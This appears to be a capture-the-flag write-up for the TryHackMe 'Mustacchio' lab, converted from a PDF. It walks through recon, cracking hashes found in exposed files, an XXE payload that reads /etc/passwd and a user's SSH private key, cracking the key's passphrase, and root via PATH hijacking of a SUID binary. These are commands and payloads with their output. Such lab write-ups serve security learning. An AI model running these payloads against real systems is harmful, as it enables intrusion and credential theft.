
Mustacchio

Nmap


`nmap -A -p- <Machine IP>`



Gobuster

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ gobuster dir -u 10.10.111.178 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.111.178
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/06/11 20:17:46 Starting gobuster
===============================================================
/images (Status: 301)
/custom (Status: 301)
/fonts (Status: 301)
Progress: 8085 / 220561 (3.67%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/06/11 20:19:20 Finished
===============================================================
```

Recon




mobile.js contained a string at the end that looks like an md5 hash

Cracking it with hashcat and we get password "bulldog19"


```
window.onload = function(){
        var getNavi = document.getElementById('navigation');

        var mobile = document.createElement("span");
        mobile.setAttribute("id","mobile-navigation");
        getNavi.parentNode.insertBefore(mobile,getNavi);

        document.getElementById('mobile-navigation').onclick = function(){
                var a = getNavi.getAttribute('style');
                if(a){
                        getNavi.removeAttribute('style');
                        document.getElementById('mobile-navigation').style.backgroundImage='url(images/mobile-menu.png)';
                } else {
                        getNavi.style.display='block';
                        document.getElementById('mobile-navigation').style.backgroundImage='url(images/mobile-close.png)';
                }
        };
        var getElm = getNavi.getElementsByTagName("LI");
        for(var i=0;i<getElm.length;i++){
                if(getElm[i].children.length>1){
                        var smenu = document.createElement("span");
                        smenu.setAttribute("class","mobile-submenu");
                        smenu.setAttribute("OnClick","submenu("+i+")");
                        getElm[i].appendChild(smenu);
                };
        };
        submenu = function (i){
                var sub = getElm[i].children[1];
                var b = sub.getAttribute('style');
                if(b){
                        sub.removeAttribute('style');
                        getElm[i].lastChild.style.backgroundImage='url(images/mobile-expand.png)';
                        getElm[i].lastChild.style.backgroundColor='rgba(11, 163, 156, 0.7)';
                } else {
                        sub.style.display='block';
                        getElm[i].lastChild.style.backgroundImage='url(images/mobile-collapse.png)';
                        getElm[i].lastChild.style.backgroundColor='rgba(0,0,0,0.8)';
                }
        };
};

// bcf063452ff1193524e499349d0ac459
```

bcf063452ff1193524e499349d0ac459:bulldog19

There's a users backup file inside the js folder



Index of /custom/js

Name	Last modified	Size	Description
Parent Directory		-	
mobile.js	2021-04-29 20:32	1.4K	
users.bak	2021-04-29 20:32	8.0K	

Apache/2.4.18 (Ubuntu) Server at 10.10.111.178 Port 80

users.bak

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ strings users.bak
SQLite format 3
Ctableusersusers
CREATE TABLE "users" (
        "id"    INTEGER,
        "username"      TEXT,
        "password"      TEXT,
        "role"  INTEGER
admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

There seems to be a hash password for admin

Using hashid, we know it was a SHA-1

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ hashid 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
Analyzing '1868e36a6d2b17d4c2745f1659433a54d4bc5f4b'
[+] SHA-1
```


1868e36a6d2b17d4c2745f1659433a54d4bc5f4b:bulldog19

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ hashcat -a0 -m100 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b /usr/share/wordlists/rockyou.txt --show
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b:bulldog19
```

Login page

On port 8765 we have a login page, enter the credentials below


username: admin
password: bulldog19



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Mustacchio | Admin Page</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity='
    <link rel="stylesheet" href="assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
  }
</script>
</head>
<body>

    <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

    <nav class="position-fixed top-0 w-100 m-auto ">
        <ul class="d-flex flex-row align-items-center justify-content-between h-100">
            <li>AdminPanel</li>
            <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
        </ul>
    </nav>

    <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">
        <h3>Add a comment on the website.</h3>

        <form action="" method="post" class="container d-flex flex-column align-items-center justify-content-center">
            <textarea id="box" name="xml" rows="10" cols="50"></textarea><br/>
            <input type="submit" id="sub" onclick="checktarea()" value="Submit"/>
        </form>
        <h3>Comment Preview:</h3><p>Name: </p><p>Author : </p><p>Comment :<br> <p/>    </section>



<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/js/bootstrap.bundle.min.js" integrity="sha384-JEW9xMc(
</body>
</html>
```

A comment saying to barry to ssh using his key

There's an input field that proccesses xml code




Let's try accessing this "/auth/dontforget.bak" file

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ strings dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I cou
ld
ve done something more productive than reading this mindlessly and carelessly as if you did not have anything else
to do in life. Life is so precious because it is short and you are being so careless that you do not realize it unt
il now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you
 realize that you are not using your time wisely. You could
ve been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect someth
ing marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you s
till continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.<
/com>
</comment>
```

Let's make an XXE injection using the format above

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment>
```

Found the payload on:
https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing



We are able to view any file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd
Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-
proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
joe:x:1002:1002::/home/joe:/bin/bash
barry:x:1003:1003::/home/barry:/bin/bash
```

Let's try accessing his rsa key as recommended by the comment in the source code

Based on the "/etc/passwd" file, the rsa key should be in "/home/barry/.ssh/id_rsa"

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa" >]>
<comment>
  <name>Joe Hamd</name>
```

```
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment>
```

We get the ssh key! Make sure the id_rsa has the same format as the following image.

Since the key is encrypted, we have to crack the passphrase, use ssh2john then use john to crack it

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ python /usr/share/john/ssh2john.py id_rsa > rsaKey.hash
kali@kali:~/Desktop/TryHackMe/mustacchio$ ls
dontforget.bak  id_rsa  rsaKey.hash  users.bak
kali@kali:~/Desktop/TryHackMe/mustacchio$ cat rsaKey.hash
id_rsa:$sshng$1$16$D137279D69A43E71BB7FCB87FC61D25E$1200$8ea0c93fe6e552bfb1325012601f6de20172325f55ba01d0240ca51991
3a27f6f59c6e7b78660e33cc1d66f54c1ab7cd6cd2556578fa565b9932bf6e117f18e2f0b66edd8a081885836db807ad73e17268896437e46fd
b5ecd591b15e8348314319749ec31f5936dbaa9032d9b8abde8c64a110e5915ad37d92a21b5f0cfb288a6ffb74d6a910eba3466c3eaee044eb9
9767fdc1909f0da119bf1092c901432630579b4ee6a9f489ddde7d77086b1bd76eaeebb5fda95452f23f8ccf1b392d8359fc9fde79185d6c83e
123c249329ccb853d616dba2c6eca3052dc59c1b40f797a9750f0c9e50166673c500b90147ec436c36cc15ca492bde0b3097604c4ea1b3d5bc3
fd6039d0a3dc1c9cd4b27a9915977c3dc74a659c73ff1b1df76f552810ba5ec0f113a5cefae2eff58795c200d527dcac56948fcbdf5e2e777e2
a7d8016cb7fab323a8d330c9e15bf0df270e89e4c7e9bea61857b146249a13fbb7af9e2f6732f4287817b5aa736f880397fc90268df0a83d457
d8ec00b5d9e51cf4d742adcbc6f1770383ea014289039c65529c69a6be63f122c5534f7d36ef2933c1e8b759595a80c04238efde92861e35695
76e1975a93b50eae0b59078f24c750a359541efc78349a9e4a0444bc9f71d6b8f64fdec476584e698a29c763350f8a364e1ca6f946f50a79161
eee1420d6a2113fa842e944a678fe4e87880e054b5dc3e7d265bcb08a43a23039f2119ecb5807cefe6283243d61ef2a3992fef317f9e95c65cb
e1e3b28d74d978910c7ae414939ab5122bc1a01a7a8826edbf1b57c193e4fe81671e4b9d56af1209ba29a68f0b850f74b65d96955c949d2bb8a
f0f713c29f5a380cc74cd716ee0c72709f0169226a162679a77a5a2587b4cf7c1bf850e8aeb23c33bb18387b059b8c829343fcb6d2fafa413d1
cd7a2d0a55c7e90f7d23b2c8b9008de6109bf191c50f4e80f85d9a64da60d06ec5b324f04e7002b592d9eb519dc61362fb7b633950c64243d55
2ca6487d82abf9fa6759e8b544a90df5796db376d0947d4bb8592cebf809dd1cf6b696ab7dd0ffb01f68927786cc4acc6095a5cf5dd7152719b
04ecf8a979e9f46898a0fd61d3ed0f852fcabe770a1ec28a224db05260e25636b3b5a2025c71f68be924b18cb69ce183c017245540b70691005
3f19f9e32d452135d7ead8af93adb20d18cfb177f3c1b30db2f18582f40a0d991a78af9b0635eb9aea83e0407d2b9e3446e3ba77b922c0a3674
d5813b295a554279b31f2c88bbe922adc4b5699c5e9a6a4da226430843d2346ee90338b5cc380a046a694a253e60fb06420b969423a7191b432
fd1729b497d834e6872505724414fdd719731f545e8205871ec37acaaba014d1e9f10196ab27ece3e54858f49401c70a022cc4f6b09a5bd29b7
6ecedb7687e19590635d874895980102a76ae6304953c1ad15c1b2a61f5c6f77fe0b79e499e0d9246449c315187944bd39fd5d5647d65211f6c
7d6a959157ca4933f0720ddd243566bf73ffccac6334f832a41e801929f0e5dec0b481d441ee4510f99f3b9c5226c70f7977156fa195d9be831
26fb3af7f6ec052151e794f1cb56b1e94a4663f0e7afb184e6c1a006d1227ee6c4dfcde4b968b1379f2679617488480d30ccb04c2300203eaba
f3af9b44477e76b6a3824e91f5e2a048c13b81e543
```

`john rsaKey.hash --wordlist=/usr/share/wordlists/rockyou.txt`

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ john rsaKey.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (id_rsa)
1g 0:00:00:08 DONE (2021-06-19 18:42) 0.1190g/s 1707Kp/s 1707Kc/s 1707KC/sa6_123..*7¡Vamos!
Session completed
```

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ john  --show rsaKey.hash
id_rsa:urieljames

1 password hash cracked, 0 left
```

The passphrase is "urieljames". Make sure the rsa key has the right permissions.

`chmod 400 id_rsa`

```
kali@kali:~/Desktop/TryHackMe/mustacchio$ ssh -i id_rsa barry@10.10.144.14
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$
```

User.txt flag

```
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
```

Privilege escalation

Search SUID files

```
barry@mustacchio:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
```

Let's look at /home/joe/live_log

```
barry@mustacchio:/home/joe$ ls -l
total 20
-rwsr-xr-x 1 root root 16832 Jun 12 15:48 live_log
```

We have permissions to execute this file

We use `strings` to see if the binary calls any programs with using their full path

```
barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
demo.c
__FRAME_END__
__init_array_end
```

`tail -f /var/log/nginx/access.log` is not using the full path of tail

Let's create executable file called tail

`cd /tmp`

Add the /tmp directory to the $PATH variable


`export PATH=/tmp:$PATH`

`echo $PATH`

```
barry@mustacchio:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Create a file called tail with `/bin/bash` inside of it

`chmod 777 tail`



Run the "live_log" file, which gives us a root shell